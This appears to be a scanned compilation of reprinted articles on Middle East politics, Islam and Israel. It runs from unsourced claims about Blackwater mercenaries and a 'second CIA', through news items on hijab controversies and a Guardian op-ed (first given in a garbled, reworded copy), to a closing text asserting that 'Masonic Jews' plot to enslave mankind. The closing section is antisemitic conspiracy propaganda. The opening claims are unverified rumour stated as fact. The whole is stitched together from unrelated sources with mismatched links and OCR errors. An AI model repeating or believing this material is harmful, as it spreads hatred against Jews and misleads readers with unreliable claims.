Also, DESI says there are 5000 "Blackwater" mercenaries, many recruited from Sudan, in Jordan awaiting a signal from the Pentagon to enter the Syrian borders and incorporate with the terrorists, especially in Daraa, where al-Nusra fighters are predominant there. The current incarnation of the infamous mercenary group, according to DESI sources, is reputed to be run by right wing GOP operative and "soap magnate" Richard (and wife Betsy) DeVos of Ada, Michigan, father-in-law of frontman "Erik Prinz," is also coordinating al-Qaeda operations in Yemen as well.

European Department for security and information (DESI) secretary General Haissam Bou Said said "Al Nusra will be the US umbrella for uniting the moderate opposition. If the US and Russia fail to agree on the outstanding issues, the Middle East region will set on fire, yet, the battlefield will be the benchmark."

Bou Said revealed that the NATO is currently unable to confront the Russians militarily in Europe. Therefore, this will give the Russians a considerable margin to move in the Middle East."

Second CIA sources inside the US intelligence community, however, tell a different story. They cite a rift between a "second CIA" run by Bush era contracting firms that had taken over all command functions for that organization, groups now in the pay of Saudi Arabia and the Gulf States, using CIA resources including the massive CIA base in Kosovo, Camp Bondsteel and the reputed CIA covert operations facility at the US Naval Support Activity in Dubai, and the "real CIA," whatever that is.

There is talk in Washington that both the FBI and NSA are investigating CIA actions in Syria. A high level FBI whistleblower says they have evidence that the CIA is directly involved in Syria "on the ground," training their intelligence staff, special operations teams and running a sniper school.

Informants also state that, with extremist Avigdor Lieberman taking over as Israeli Defense Minister, Israel is preparing a new move into Lebanon in support of ISIS and al-Nusra. Sources say that Israel believes the terror groups can act as a blocking force against the military resurgence of Hezbollah, now advancing against ISIS taking town after town, alongside the reinvigorated Russia trained Syrian Arab Army.

Sources in Israel are also certain that such a move would put Israeli cities under missile bombardment that would expose the "Iron Dome" system as the fraud it is, a sacrifice Lieberman, a hardcover Bolshevik, is prepared to make to justify an attack on Iran. Source indicate that this plan is largely predicated on a Trump presidency, in an election gambling boss Sheldon Adelson has agreed to fund with up to \$3bn in Macao "black funds."

Background

US-Russian tug of war in Syria overshadowed the accelerating events that occurring worldwide. Both super powers are flexing their

muscles in a show of defiance despite the previous understandings that were reached between Obama and Putin.

A Russian source told JNN “no one knows what is in the mind of the Russian Caesar unless you blow it up.” President Vladimir Putin, a former KGB officer, has realized that the Americans are playing on time regarding Aleppo truce, using the technique of the revolving door. “The influx of militants never stopped flowing from the Turkish borders, while the inflow of armaments is by leaps and bounds,” an eyewitness said.

Syrian military source said. It is evident that the Russians are trying now to avoid any direct clash with the Americans on the ground, yet, The Pentagon is still refraining from conducting joint sorties with the Russian military to strike ISIS and Al-Nusra strongholds.

Moreover, The so called US backed moderate opposition embracing Muslim brothers and al-Qaeda affiliated groups are constantly breaching the ceasefire, and the Americans turn a blind eye to their practices and the massacres they are committing on a daily basis in Aleppo and other Syrian provinces.

JNN understands that there is a Russian military plan now underway to halt terrorist violations and to curtail the advance of the Democratic Syrian forces along with the Army of Rebels to take over Raqaah as planned by the Americans. The Syrian army is making now headways in Eastern Ghouta with the help of Hezbollah fighters, as well as in Damascus suburbs.

\*\*\*\*\*



## The Guardian

Now the truth emerges: how the US fuelled the rise of Isis in Syria and Iraq

Seumas Milne

The secret US terror plan would be defeated by the same states that recruited it in the first place

4 Jun 2015 07.00 BST



**T**he war on terror, that campaign without end, launched a secret US terror programme in 2004, involving contractors, US military bases in Britain, and agents of terrorism in Syria, collapsed after it was revealed that British intelligence agencies had been acting the same rebels groups the defendant was charged with supporting.

The prosecution abandoned the case, apparently to avoid embarrassing the intelligence services. The defence argued that going ahead with the trial would have been an "affront to justice", where there was plenty of evidence the defendant was not providing "material support to terrorism" in Syria.

The trial didn't only end the "years of legal assistance" demanded by the government's leading Arab terrorist and military instructor, but training, logistical support and the secret supply of "men on a massive scale". Reports were cited that MI6 had cooperated with the CIA on a "red

### NOW THE TRUTH EMERGES: HOW THE US FUELLED THE RISE OF ISIS IN SYRIA AND IRAQ

Seumas Milne

Internet Source Link:

<https://www.theguardian.com/commentisfree/2015/jun/03/us-isis-syria-iraq>

The sectarian terror group won't be defeated by the Western states that incubated it in the first place.

The war on terror, that campaign without end launched 14 years ago by George Bush, is tying itself up in ever more grotesque contortions. On Monday [the trial in London of a Swedish man, Bherlin Gildo, accused of terrorism in Syria, collapsed](#) after it became clear British intelligence had been arming the same rebel groups the defendant was charged with supporting.

The prosecution abandoned the case, apparently to avoid embarrassing the intelligence services. The defence argued that going ahead with the trial would have been an "affront to justice" when there was plenty of evidence the British state was itself providing "extensive support" to the armed Syrian opposition.

Terrorism has come about in assimilationist France and also in multicultural Britain. Why is that?

#### **Ken'an Malik:**

That didn't only include the "non-lethal assistance" boasted of by the government (including body armour and military vehicles), but training, logistical support and the secret supply of "arms on a massive scale". Reports were cited that [MI6 had cooperated with the CIA on a "rat line"](#) of arms transfers from Libyan stockpiles to the Syrian rebels in 2012 after the fall of the Gaddafi regime.

Clearly, the absurdity of sending someone to prison for doing what ministers and their security officials were up to themselves became too much. But it is only the latest of a string of such cases. Less fortunate was a London cab driver [Anis Sardar, who was given a life sentence a fortnight earlier](#) for taking part in 2007 in resistance to the occupation of Iraq by US and British forces. Armed opposition to illegal invasion and occupation clearly doesn't constitute terrorism or murder on most definitions, including the Geneva convention.

But terrorism is now squarely in the eye of the beholder. And nowhere is that more so than in the Middle East, where today's terrorists are tomorrow's fighters against tyranny – and allies are enemies – often at the bewildering whim of a Western policymaker's conference call.

For the past year, US, British and other Western forces have been back in Iraq, supposedly in the cause of destroying the hyper-sectarian terror group [Islamic State](#) (formerly known as al-Qaida in Iraq). This was after ISIS overran huge chunks of Iraqi and Syrian territory and proclaimed a self-styled Islamic caliphate.

The campaign isn't going well. Last month, ISIS rolled into the Iraqi city of Ramadi, while on the other side of the now nonexistent border its forces conquered the Syrian town of Palmyra. Al-Qaida's official franchise, the Nusra Front, has also been making gains in [Syria](#).

Some Iraqis complain that the US sat on its hands while all this was going on. The Americans insist they are trying to avoid civilian casualties, and claim significant successes. Privately, officials say they don't want to be seen hammering Sunni strongholds in a sectarian war and risk upsetting their Sunni allies in the Gulf.

A revealing light on how we got here has now been shone by [a recently declassified secret US intelligence report, written in August 2012](#), which uncannily predicts – and effectively welcomes – the prospect of a "Salafist principality" in eastern Syria and an al-Qaida-controlled Islamic state in Syria and Iraq. In stark contrast to Western claims at the time, the Defense Intelligence Agency document identifies al-Qaida in Iraq (which became ISIS) and fellow Salafists as the "major forces driving the insurgency in Syria" – and states that "Western countries, the Gulf states and Turkey" were supporting the opposition's efforts to take control of eastern Syria.

Raising the "possibility of establishing a declared or undeclared Salafist principality", the Pentagon report goes on, "this is exactly what the supporting powers to the opposition want, in order to isolate the Syrian regime, which is considered the strategic depth of the Shi'a expansion (Iraq and Iran)".

American forces bomb one set of rebels while backing another in Syria which is [pretty well exactly what happened two years later](#). The report isn't a policy document. It's heavily redacted and there

are ambiguities in the language. But the implications are clear enough. A year into the Syrian rebellion, the US and its allies weren't only supporting and arming an opposition they knew to be dominated by extreme sectarian groups; they were prepared to countenance the creation of some sort of "Islamic state" – despite the "grave danger" to Iraq's unity – as a [Sunni buffer to weaken Syria](#).

That doesn't mean the US created ISIS, of course, though some of its Gulf allies certainly played a role in it – as the US vice-president, Joe Biden, acknowledged last year. But there was no al-Qaida in [Iraq](#) until the US and Britain invaded. And the US has certainly exploited the existence of ISIS against other forces in the region as part of a wider drive to maintain Western control.

The calculus changed when ISIS started beheading Westerners and posting atrocities online, and the Gulf states are now backing other groups in the Syrian war, such as the Nusra Front. But this US and Western habit of playing with "jihad'i" groups, which then come back to bite them, goes back at least to the 1980s war against the Soviet Union in Afghanistan, which fostered the original al-Qaida under CIA tutelage.

It was recalibrated during the occupation of Iraq, when [US forces led by General Petraeus sponsored an El Salvador-style dirty war of sectarian death squads](#) to weaken the Iraqi resistance. And it was reprised in 2011 in the Nato-orchestrated war in Libya, where ISIS last week took control of Gaddafi's home town of Sirte.

In reality, US and Western policy in the conflagration that is now the Middle East is in the classic mould of imperial divide-and-rule. American forces bomb one set of rebels while backing another in Syria, and mount what are effectively joint military operations with Iran against ISIS in Iraq while supporting Saudi Arabia's military campaign against Iranian-backed Houthi forces in Yemen. However confused US policy may often be, a weak, partitioned Iraq and Syria fit such an approach perfectly.

What's clear is that ISIS and its monstrosities won't be defeated by the same powers that brought it to Iraq and Syria in the first place, or whose open and covert war-making has fostered it in the years since. Endless Western military interventions in the Middle East have brought only destruction and division. It's the people of the region who can cure this disease – not those who incubated the virus. Since you're here...

... we have a small favour to ask. More people are reading the Guardian than ever but advertising revenues across the media are falling fast. And unlike many news organisations, we haven't put up a paywall – we want to keep our journalism as open as we can. So you can see why we need to ask for your help. The Guardian's independent, investigative journalism takes a lot of time, money and hard work to produce. But we do it because we believe our perspective matters – because it might well be your perspective, too.

*The Guardian* is editorially independent, meaning we set our own agenda. Our journalism is free from commercial bias and not influenced by billionaire owners, politicians or shareholders. No one edits our Editor. No one steers our opinion. This is important because it enables us to give a voice to the voiceless, challenge the powerful and hold them to account. It's what makes us different to so many others in the media, at a time when factual, honest reporting is critical.

\*\*\*\*



**AN INCIDENT OF ZIONIST BARBARISM:  
THE COMPLETE DESTRUCITON OF THE DEIR  
YASSIN VILLAGE**



An incident, out of countless others, of the Zionists' barbaric behavior took place in the Palestinian Arab village of Deir Yassin.

This village, off the main roads and surrounded by Jewish lands, had taken no part in the war, and had even fought off Arab bands who wanted to use the village as their base. On April 9, 1948, THE NEW YORK TIMES reported saying that terrorist bands attacked this peaceful village, which was not a military objective in the fighting, killed most of its inhabitants (240 men, women, and children) and kept a few of them alive to parade as captives through the streets of Jerusalem. Most of the Jewish community was horrified at the deed, and the Jewish Agency sent a telegram of apology to King Abdullah of Trans-Jordan. But the terrorists, far from being ashamed of their act, were proud of this massacre, publicized it widely and invited all the foreign correspondents present in the country to view the heaped corpses and the general havoc at Deir Yassin.

**ST. PAUL PD PROBES HIJAB COSTUME**

By Curtis Gilbert - February 5, 2013

MPR NEWS

St. Paul PD probes hijab costume photo

Comments (2) | 22,794, Minn., Feb 5, 2013

LISTEN 81: Paul PD probes photo of officer in hijab

Feb 5, 2013  
Deir Yassin (Photo: (www.memoria.org/Deir\_Yassin.html))

File 16: Paul Police Department launched an internal investigation Monday into its officer who wore a hijab costume during a Halloween celebration. (AP Photo/Star Tribune, Brian Peterson)

The man in the photo dressed as a Muslim woman. He wears lipstick, eye shadow and a red hijab or headscarf, with a mobile phone tucked into one side of it.

Photo by Star Tribune, interviewed by Webber Berndt, a former officer with St. Paul Police. All rights reserved. Please continue below.



Internet Source Link:  
<https://www.mprnews.org/story/2013/02/04/police/photo-somali-halloween-costume>

ST. PAUL, Minn. — The St. Paul Police Department launched an internal investigation Monday in response to an online photo said to show an officer [a male] from the department wearing a culturally insensitive costume. The man in the photo (above) is dressed as a Muslim woman. He wears lipstick, eye shadow and a red hijab or headscarf, with a mobile phone tucked into one side of it.

Here's the tweet, provided by Mukhtar Ibrahim, a former intern with MPR News' All Things Considered. The story continues below.

A caption, that has since been deleted from Twitter, describes it as a Halloween costume and identifies the man as an officer in the St. Paul Police Department. The man in the photo wears a name tag bearing the Target logo. The name on the tag is illegible.

Police spokesman Howie Padilla confirmed the man in the photo is an officer in the St. Paul Police Dept. The officer occasionally worked off-duty providing security at a local Target store, company spokeswoman Molly Snyder said. Neither Target nor the police would release the officer's name.

Kassim Busuri, who works as the education director at a St. Paul Islamic center, said the image is offensive.

"Our sisters are wearing this. Our mothers, our aunts, our cousins, all of them are wearing this. It's part of religion. It's part of culture," Busuri said. "And for somebody to make fun of it, it is not good."

The image was first posted online in November, but Busuri and other members of the Somali American community discovered it Sunday and brought it to the attention of the St. Paul Police Department.

Padilla said Chief Tom Smith takes the situation seriously.

"We've spent a lot of time and a lot of hours and a lot of effort to make inroads and to work with our Somali Muslim communities, and that is really what raised the concern to the chief, not only the image itself, but the perception someone from the department would be included in that," Padilla said.

An official statement from Smith, released late Monday, read:

"After an image was brought to my attention this morning, I ordered an immediate investigation to determine all of the facts surrounding it. The Saint Paul Police Department has worked hard to establish a

118

strong and respectful relationship with our Muslim communities, and I will not allow these types of images to erode that relationship. Diversity is one of the greatest strengths of the City of Saint Paul, and we expect each one of our officers to respect and take pride in serving each of our diverse communities."

Padilla says the investigation is ongoing. He said dressing in a culturally insensitive costume could be considered conduct unbecoming of an officer.

"What we're investigating isn't the image itself. It's not that the image made it out to social media," Padilla said. "What we're investigating is that the action the image captured. The action is what concerns us."

The image was posted to Twitter and the photo-sharing website Instagram by an account belonging to a man named Michael Hart. According to his Facebook account, Hart is an assets protection specialist at Target.

A Target spokeswoman released a written statement that said, in part, the company is "appalled by this photo" and does "not tolerate or condone discrimination or harassment of any sort."

The Council on American-Islamic Relations applauded the department for its swift response to the photo.


Lori Saroya, executive director of the group's Minnesota chapter, says the St. Paul Police Department generally has a good relationship with the city's Somali and Muslim communities, and sees the photo as an isolated incident.

"I think it seems to be one officer who showed really poor judgment," Saroya said. "I really feel like that if he gets the diversity training he needs to really understand what the hijab means to a Muslim woman, how it is not funny when he puts it on, that will really help resolve this issue."

119

Minnesota Public Radio News is not naming the officer allegedly appearing in the photo, because his identity has not been confirmed.

<http://minnesota.publicradio.org/display/web/2013/02/04/police/photo-somali-halloween-costume>



120

## REFLECTIONS OF NEW MINNESOTANS: WHEN HUMOR GOES WRONG - THE HIJAB COSTUME CONTROVERSY

By Nekessa Opoti - February 19, 2013

Written by Nekessa Opoti | Published on February 19, 2013

### Reflections of New Minnesotans: When humor goes wrong – the hijab costume controversy

By Nekessa Opoti | February 19, 2013



(Photo from the video "We're a Culture Not a Costume" Ohio University PFLAG group)

Internet Source Link:

<http://www.thisiscroydtonday.co.uk/story-17646844-detail/story.html>

Last week, photos of two St. Paul police officers in a hijab costume emerged and left many in the community concerned about the culture of racism that allows officers of the law to appear on social media in such racist cultural costumes. One of the officers appeared in blackface makeup -- a practice that has racist historical roots in the entertainment industry in the 1900s and has been an expression of racism since its advent.

Julia Nekessa Opoti and Ramla Bile discuss how racism is normalized in our institutions and what implications this has for our society in terms of safety and personal responsibility. They also

121

delve into questions like how privilege recruits people into racist behaviors, as well as how this racist joke is a reflection of broader injustice in our community.

Why the Hijab costume is racist:

<http://afroremix.tumblr.com/post/42542986829/why-the-hijab-costume-is-racist>

<http://www.tcdailyplanet.net/news/2013/02/19/reflections-new-minnesotans-when-humor-goes-wrong-hijab-costume-controversy?print=1>

The nine-year-old girl's parents were so incensed at the decision they have pulled her out of St Cyprian's Greek Orthodox Primary Academy, in Thornton Heath.

Now they have applied to the High Court in an attempt to force the school – the only one of its kind in the country – to reverse its ban on their daughter wearing a hijab.

The parents believe it would be a sin for her head to be uncovered because she has reached puberty and is in the presence of male teachers.

Head teacher Kate Magliocco said the uniform policy was made clear to the parents when the girl arrived in Year 3.

It was not until she moved into Year 5 in September that they wanted their daughter to start wearing a hijab, a traditional headscarf worn by Muslim women which represents the Islamic principle of modesty.

Her parents complained to the governing body, which upheld the ban with the support of the Archdiocese of Thyateira and Great Britain.

Mrs Magliocco said: "The school is being taken to the High Court by parents of a Muslim girl.

"They believe that, because she is nine, she has reached puberty and it would be a sin for her not to be covered because the school has male teachers.

"The decision not to allow her to wear a headscarf was taken by the governing body. The school has a very particular uniform policy which is shared with parents and, as head, I must follow the plan.

"The pupil in question came to us from a private school. Her parents actively chose us and, before she arrived, we held a meeting which included details of the uniform plan. We are the only Greek Orthodox Primary School in the whole country. The parents actively sought our school. They must have done so with their eyes open."

The girl's parents pulled their daughter out of St Cyprian's, which this week came top of Croydon's primary school league table, in September.

She is now dual-rolled at All Saints CofE Primary School, in Upper Norwood.

Her parents want her to return to St Cyprian's as her brother still attends the school.

The family have submitted a fresh application to have the issue heard at the High Court after their first attempt was rejected. The matter is due to be considered in February.

Mrs Magliocco said the girl had otherwise observed all of the school's Greek Orthodox practices.

She said: "At the heart of this is a girl who has been unable to return to school. They are a really nice family and it is a regrettable situation for both sides. If it does go to court then it cannot be a positive thing."

A spokesman for the Archdiocese of Thyateira and Great Britain said it would not be "appropriate" to comment.

St Cyprian's admits 52 pupils each year. While children from other religions are eligible, the admissions policy only mentions Catholic and other Christian faiths.

The school claims to "respect the religious beliefs and practice of all staff, pupils and parents". Its mission statement says the school is "committed to combating racism" and promoting "good relations between people of different ethnic origins".

It adds: "We recognise and celebrate the fact that a significant percentage of our children are from ethnic minority groups".

There is no mention of a ban on headscarves in the uniform policy on the school's website. Girls are required to wear a dark blue coat, an optional blazer, a skirt, a white blouse, a navy blue pullover and navy blue or white socks and black shoes.

Shuiab Yusaf, trustee of Croydon Mosque & Islamic Centre, urged the school to reconsider the ban.

He said: "We encourage schools to be a little less strict and allow Muslim girls to wear headscarves if that is what they want to do," he said.

\*\*\*\*\*



124

## ISRAEL'S IMPERIAL AMBITION IN THE MIDDLE EAST: ISRAEL PREPARING FOR ALL-OUT WAR TO "VANQUISH" HEZBOLLAH



### Israel's Imperial Ambition in the Middle East: Israel Preparing for All-Out War to "Vanquish" Hezbollah



By [Timothy Alexander Guzman](#)  
Global Research, September 13, 2017

Internet Source Link:  
<https://www.globalresearch.ca/israels-imperial-ambition-in-the-middle-east-israel-preparing-for-all-out-war-to-vanquish-hezbollah/5608791>

Another brutal war in the Middle East between Israel and Hezbollah is inevitable. Hezbollah remains a difficult adversary to defeat for Israel's expansionist plans in the Middle East which is the ultimate

125

goal. An important article published by Global Research in 2013 "[Greater Israel": The Zionist Plan for the Middle East](#)" detailed Oded Yinon's plan "A Strategy for Israel in the Nineteen Eighties" translated by Israel Shahak outlines what Israel needed to do to become an imperial power in the Middle East:

The plan operates on two essential premises. To survive, Israel must 1) become an imperial regional power, and 2) must effect the division of the whole area into small states by the dissolution of all existing Arab states. Small here will depend on the ethnic or sectarian composition of each state. Consequently, the Zionist hope is that sectarian-based states become Israel's satellites and, ironically, its source of moral legitimization.

There are several obstacles preventing Israel's long-term plan to become a regional power including the Palestinians, Syria, Lebanon and the grand prize, Iran. Iran is a major obstacle for Israel, however, in order for Israel to declare war on Iran (with U.S. backing of course), Hezbollah needs to be eliminated. It is an extremely difficult task for the Israel Defense Forces (IDF) to fight on multiple fronts, especially against a well-armed militia located on its northern borders with Lebanon. In 2006, as the world knows, Hezbollah defeated Israel. During the war, The New York Times interviewed an Israeli soldier at the height of the conflict and admitted that Hezbollah fighters as "highly qualified".

Hezbollah is a militia trained like an army and equipped like a state, and its fighters "are nothing like Hamas or the Palestinians," said a soldier who just returned from Lebanon. "They are trained and highly qualified," he said, equipped with flak jackets, night-vision goggles, good communications and sometimes Israeli uniforms and ammunition. "All of us were kind of surprised"

Last April, Israel introduced to the world, David's Sling, a US-Israeli missile interceptor made to counter Hezbollah's arsenal of medium-range missiles. It is a clear sign that Israel is in preparation for the next long war against Hezbollah, who is an ally of Syria and Iran. The Independent, a London-based news source described 'David's Sling' as follows:

126

David's Sling meant to counter medium-range missiles possessed by Iranian-backed Hezbollah militants in Lebanon, officially became operational at the ceremony, the military said. It marks the completion of the multi-tier system that includes the Arrow, designed to intercept long-range ballistic missiles in the stratosphere with an eye on Iran, and Iron Dome, which defends against short-range rockets from Gaza. A 10-day drill now taking place in Israel which is lead by the IDF. Haaretz reported on what the exercises' entailed:

Israel's army will be commencing its largest drill in 20 years in the north of the country on Tuesday, one that will encompass all forces: ground, air, sea and intelligence. The drill, which will be overseen by Israel Defense Forces' Northern Command, is expected to last about 10 days.

It will include a scenario of instant escalation, in which the army has to defend Israel against multiple terrorist infiltrations in the north. For instance, one scenario has "terrorists" entering moshav Shavei TZion, 15 kilometers from the Lebanese border, from the sea, while "Hezbollah" forces stage an attack by Gesher Benot Yaakov in the Golan Heights (and a famous prehistoric archaeological site). The army will also be practicing an attack on Lebanon and the evacuation of Israeli towns by the border in preparation for the eventuality of heavy missile attacks. It will include a scenario of instant escalation, in which the army has to defend Israel against multiple terrorist infiltrations in the north. It is a sign that Israel plans to eliminate Hezbollah, once and for all. According to the Haaretz report:

"The purpose of the drill is to test the fitness of the Northern Command and the relevant battalions during an emergency," said a top IDF officer. In the drill scenario, the cabinet tells the armed forces to vanquish Hezbollah - "as I understand it, the state in which Hezbollah either has no ability or desire to attack anymore," explained the officer"

Back in 2016, Haaretz first reported that Israel planned an evacuation involving more than 78,000 Israeli civilians in order to

127

protect them against incoming missiles fired by Hezbollah in the event of an actual war. Make no mistake, the next war will between Israel and Hezbollah will be catastrophic. A nightmare for civilians on both sides of the conflict.

"Hezbollah is an Obstacle, Destroying Iran is the Goal": The former deputy chief of IDF staff Maj.-Gen. Yair Golan spoke at the Washington Institute for Near East Policy (WINEP), a think tank based in Washington, D.C. and said:

"For Israel, Iran is 'much more threatening compared to the Daesh threat,'" Golan asserted, using the Arabic acronym for ISIS, "because the Iranians are sophisticated, they are a higher form of civilization, they have a nice academic infrastructure, nice industry, good scientists, many talented young people. They are very similar to us," he said. "And because they are similar to us, they are much, much more dangerous."

We already know, ISIS has been funded and armed by the U.S., Israel and Saudi Arabia to destabilize and eventually impose "regime change" in the Middle East as in the case of Syrian President Bashar al-Assad which ultimately failed. Israel's vision for the Middle East is hegemony among its Arab neighbors. Iran plays an important role within the Middle East when it comes to economics and geopolitics; therefore, it is in Israel's best interest to divide, conquer and even colonize Arab states along ethnic and sectarian lines.

Israel, America's bulldog in the Middle East, must face a major obstacle, and that obstacle is Hezbollah if it wants to become an Imperial power. War with Iran won't happen anytime soon because Israel needs to permanently destroy and neutralize Hezbollah and even Syria before they take the next step against Iran. I believe the Israeli government under Prime Minister Benjamin Netanyahu and the Likud Party is psychotic enough to use their nuclear weapons to essentially destroy Iran. Would the Trump administration allow Israel to carry out such an attack? With Trump's love for Israel as he stated in a 2016 speech at an American-Israel Public Affairs Committee (AIPAC) event, I believe he definitely would. Let's hope

world powers such as Russia and China can prevent such a war. The coming war between Israel and Hezbollah will be much worse than the last war in 2006, because Israeli officials see this as an open opportunity (especially with a staunch ally in President Donald Trump) to attack Hezbollah with everything in its arsenal. Hezbollah is prepared for the next long war with Israel as well. It will take center stage once it begins. A war with Iran won't happen anytime soon as long as Hezbollah exists, making Israel's imperial agenda only a dream that may not come true after all.

This article was originally published by [Silent Crow News](#) where the featured image was sourced.

\*\*\*\*\*



## JEWISH FILMMAKER GOES INTO HIDING AFTER PROTESTS

By THE ASSOCIATED PRESS

September 12, 2012



Muhammad film: director goes into hiding after protests

Sam Bacile stands by his film, *Innocence of Muslims*, and describes Islam as 'a cancer'

Associated Press

Wed 12 Sep 2012 07.12 BST

Internet Source Link:

<https://www.theguardian.com/world/2012/sep/12/ant-islam-israeli-film-protests>

LOS ANGELES — A California-based filmmaker went into hiding after a YouTube trailer of his movie attacking Islam's Prophet Muhammad set off angry assaults by ultra-conservative Muslims on United States missions in Egypt and Libya. The United States

ambassador to Libya and three American members of his staff were killed.

Speaking by [phone](#) Tuesday from an undisclosed location, the writer and director Sam Bacile remained defiant, saying that Islam is a cancer and that he intended his film to be a provocative political statement condemning the religion.

Protesters angered by Mr. Bacile's film opened fire on and burned down the United States Consulate in the eastern Libyan city of Benghazi. Libyan officials said Wednesday that Ambassador J. Christopher Stevens was killed Tuesday night when he and a group of embassy employees went to the consulate to try to evacuate staff members as the building came under attack by a mob firing machine guns and rocket-propelled grenades.

Mr. Bacile, 56, said he was a real estate [developer](#) and an Israeli Jew. But Israeli officials said that they had not heard of him and that there was no record of his being a citizen. They spoke on condition of anonymity because they are not permitted to share personal information with the media.

In Egypt, protesters scaled the walls of the United States Embassy in Cairo and replaced an American flag with an Islamic banner.

"This is a political movie," Mr. Bacile said. "The U.S. lost a lot of money and a lot of people in wars in Iraq and Afghanistan, but we're fighting with ideas."

Mr. Bacile said that he believed that the movie would help his native land by exposing Islam's flaws to the world.

"Islam is a cancer, period," he said repeatedly, his solemn voice thickly accented.

The two-hour movie, "Innocence of Muslims," cost \$5 million to make and was [financed](#) with the help of more than 100 Jewish donors, said Mr. Bacile, who wrote and directed it.

The film claims that Muhammad was a fraud. The 14-minute trailer of the movie that reportedly set off the protests, posted on YouTube in an original English version and another dubbed into Egyptian Arabic, shows an amateur cast performing a wooden dialogue of insults disguised as revelations about Muhammad, whose obedient followers are presented as a cadre of goons.

It depicts Muhammad as a feckless philanderer who approved of child sexual abuse, among other overtly insulting claims that have caused outrage.

Muslims find it offensive to depict Muhammad in any manner, let alone insult the prophet. A Danish newspaper's 2005 publication of 12 caricatures of the prophet set off riots in many Muslim countries. Though Mr. Bacile was apologetic about the American who was killed as a result of the outrage over his film, he blamed lax embassy security and the perpetrators of the violence.

"I feel the [security system](#) (at the embassies) is no good," Mr. Bacile said. "America should do something to change it."

A consultant on the film, Steve Klein, said the filmmaker was concerned for family members who live in Egypt. Mr. Bacile declined to [confirm](#).

Mr. Klein said he vowed to help Mr. Bacile make the movie but warned him that "you're going to be the next Theo van Gogh." Mr. van Gogh was a Dutch filmmaker killed by a Muslim extremist in 2004 after making a film that was perceived as insulting to Islam.

"We went into this knowing this was probably going to happen," Mr. Klein said.

Mr. Bacile's film was dubbed into Egyptian Arabic by someone he does not know, but he speaks enough Arabic to confirm that the translation is accurate. It was made in three months in the summer of 2011, with 59 actors and about 45 people behind the camera.

Zionist Secret Society Conducts Luciferian Rituals Deep in Cave Under City of Jerusalem

## MASONIC JEWS PLOT TO CONTROL WORLD

Zionist Secret Society Conducts Luciferian Rituals Deep in Cave Under the City of Jerusalem

### MASONIC JEWS PLOT TO CONTROL THE WORLD

Internet Source Link:

[http://www.texemarrs.com/042003/masonic\\_jews\\_plot\\_world\\_contr.htm](http://www.texemarrs.com/042003/masonic_jews_plot_world_contr.htm)

Now the lid is blown off the forbidden, secret powder keg of the Masonic Jews who run Israel and, by extension, the United States and the world. Unbeknownst to either the Israeli elite or to America's pro-Israel cabal in Washington, D.C., for over six years I have conducted an intensive investigation of Jewish Masonic influence. Finally, I have released three bombshell videos unmasking my grotesque discoveries in this area: the Masonic Lodge Over Jerusalem (Available in [VHS](#) or [DVD](#)), Thunder Over Zion (Available in [VHS](#) or [DVD](#)), and the Cauldron of Abaddon (Available in [VHS](#) or [DVD](#)).

#### Illuministic Communism is the Goal

The goal of the Jewish Masonic elite is to establish dictatorial "Illuministic Communism" and to enslave all of mankind under the thumb of a Jewish master race led by a world messiah who is to rule from Jerusalem.

An essential element in this grandiose plan is the Masonic plot to blow up and destroy Islam's golden-domed monument now sitting on the Temple Mount in Jerusalem, despised by Orthodox Jewish rabbis and the secularist Masonic Illuminati alike.



On the heap of its ruins, the Masons intend to build a Jewish Masonic temple where they and their satanically energized messiah shall worship and pay homage to the Egyptian double-headed eagle deity, Mammon-Ra, the god of money and ← prosperity (Daniel 11:37-39).

The Jews are beset with an unbridled ambition—a consuming desire to acquire global power and establish once and for all their long-delayed Zionist Kingdom on planet earth.

#### Freemasonry is Jewish Magic

One of the unheralded and least known facts about Freemasonry and the Masonic Lodge is its Jewish origins and nature. The religion of Judaism, based on the Babylonian Talmud [rather than on the Torah], and the Jewish Cabala (or, Kabala), an alchemical system of magic and devility, form the basis for the Scottish Rite's 33 ritual degree ceremonies.



The idolatrous image of the double-headed eagle—shown here on the cover of Albert Pike's classic text, *Morals and*

Dogma—is a much-treasured symbol of Jewish Masons. It represents the Babylonian god of money and forces, Mammon-Ra, as well as the Hegelian dialectical process practiced by the Jewish elite. This same symbol is the "Masonic Jewel" awarded high-level Masons initiated into the 33rd degree.

Thus, *The Jewish Tribune* of New York, on October 28, 1927, stated, "Masonry is based on Judaism. Eliminate the teachings of Judaism from the Masonic Ritual and what is left?"

The well known rabbi, Isaac Wise, was emphatic when he concluded: "Freemasonry is a Jewish establishment whose history, grades, official appointments, passwords, and explanations are Jewish from beginning to end."

In the classic treatise of the *Masons, Morals and Dogma* authored by the late Sovereign Grand Commander of the Scottish Rite, Albert Pike, we discover the revelation that the Jewish cabala is the very basis of Masonic practice and ritual and that the cabalistic "Theology of the Sephiroth" is at the root of all Masonic knowledge. This, admits Pike, is high magic," the "Sacer- dotal Art," and the "Royal Art."

The Jewish cabalistic nature of Masonry is demonstrated by the Lodge's odd view of evil. Pike writes: "The true name of Satan, the Kabalists say, is that of Yahweh reversed; for Satan is not a black god, but the negation of God... For the Initiates, this is not a Person, but a Force, created for good, but which may serve for evil. It is the instrument of Liberty and Free Will."

As for Lucifer, the alternate name for the Devil, the former Sovereign Grand Commander frankly admits that he, Lucifer, is a good angel, and a divine god worthy of our esteemed worship. "Doubt it not!" Pike commands.

Intimating that the antichrist, the one whom the Bible warns shall have the unholy, combined triple number 666, is the one whom the Masons (Jews) await and shall be recognized as their Messiah. Pike cryptically refers to the "Triple Secret of the Great Work."

Of course, he adds, "Masonry... conceals its secrets from all except the Adepts and Sages, and uses false explanations and misinterpretations of its symbols to mislead."

Having studied the dark recesses of occultism and Satanism for nearly two decades, and having produced and authored dozens of books and videos on this foul subject, I can assure you that Masonry, which, a Pike, Wise, and others assure us, is nothing more than pure Jewish cabalism, is rife with sorcery and witchcraft.

It is of great interest that in the Book of Revelation, Chapter 18, verse 23, we are told that the bloody and wicked last days "Great City," Mystery Babylon (Jerusalem!—see Revelation 11:8), shall constitute a vast Empire of Evil that is to compass the whole earth. Its octopus-like tentacles spread via its control of money, banking, and commerce. Its rich men are secretly also sorcerers who merchandise both products and the souls of men: "... for your merchants were the great men of the earth; for by your sorceries were all the nations deceived."

When we survey the traditions of the Masonic sect, we see sorcery and witchcraft in abundance. We view their unmitigated worship of Mammon [money], their god. We also see how the Masonic Lodge is pleased to welcome in its ranks not only Jews but Gentiles, even apostate Moslems, Buddhists, and men of every religion... and no religion [so long as they have plenty of money]. Yet, Jews remain "first among equals," to use George Orwell's phrase from *Animal Farm*. They are the "Princes of Masonry" (*Morals & Dogma*, p. 819).



This display ad was run in The Jerusalem Post newspaper in November, 1994.

**"Masons of Peace"**  
